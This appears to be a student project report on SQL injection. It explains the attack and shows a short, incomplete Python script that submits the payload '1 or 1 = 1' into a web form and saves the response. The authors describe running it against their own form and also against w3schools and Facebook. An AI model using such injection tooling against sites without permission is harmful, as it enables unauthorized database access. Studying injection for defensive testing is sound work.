**NetSparker**

**1711042-Jinit Punamiya**

**1711045-Mihir Satra**

**1711052-Prithvi Shah**

**ABSTRACT**

Web Application Penetration

Web application penetration is the process of breaking of a web application access rights and damaging the Security and Authentication of the system. The OWASP organization (Open Web Application Security Project) lists injections in their OWASP Top 10 2017 document as the number one threat to web application security.

The OWASP organization (Open Web Application Security Project) lists injections in their OWASP Top 10 2017 document as the number one threat to web application security.

SQL Injection

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities.

**Introduction of the tool**

Netsparker is an automated, yet fully configurable, [online web application security scanner](https://www.netsparker.com/online-web-application-security-scanner/) that enables you to scan websites, web applications and web services, and identify security flaws. Netsparker can scan all types of web applications, regardless of the platform or the language with which they are built.

Netsparker is the only online web application security scanner that automatically exploits identified vulnerabilities in a read-only and safe way, in order to confirm identified issues. It also presents proof of the vulnerability so you do not need to waste time manually verifying it. For example, in the case of a detected SQL injection vulnerability, it will show the database name as a proof of the vulnerability.

**Implementation Details :**

* The tool is implemented in a simple way just for testing purposes about the security of a website .
* It takes in a url as an input.
* It then scans the web for that url and goes to that specific page.
* It then selects the first form from that website and provides some internal details like what is the variable used in the form tags eg name,firstname,email,password
* We than have to enter anyone of the tag eg,name and the test begins by our custom injection of like ‘name’ = 1 or 1 = 1
* This is executed and the website if not secure will not perform any string modifications and execute the query as it is which will provide us with the access to their database/
* The result is then stored in an external file called abc.html

**Code**:

import mechanize

import os.path

from tkinter import \*

window = Tk()

window.geometry('725x450')

window.title("GUI")

lb = Label(window , text = "Sql Penetration Testing",font = ("",20))

lb.grid(column = 0,row = 0)

text = Label(window,text='Enter Url Here',justify='left')

text.grid(column=0,row=1)

url = Entry(window,width = 50)

url.grid(column=1,row=1)

request = mechanize.Browser()

id1 = None

def clicked1():

global request,id1

res = id1.get()

request[res] = '1 or 1 = 1'

response = request.submit()

Label(window,text="Saving file as abc.html").grid(column=0,row=8)

name = os.path.join("C:/Users/AL3X/Desktop","abc.html")


f = open(name,"w+")

f.write(str(response.read()))


f.close()


**Execution:**

**Our own website custom form:**


****

**Test on our form using the tool:**

****


****

**Result stored in html file after test :**


****

**Test on other websites :**


**w3schools form:**

****

**Test using tool :**


****

**Result after test:**


****

**Facebook form:**

**Test on facebook using tool:**

****

**Result after test :**

****

**Test failed on facebook as it is more secure and does not allow or accept requests from bots and gives no response.**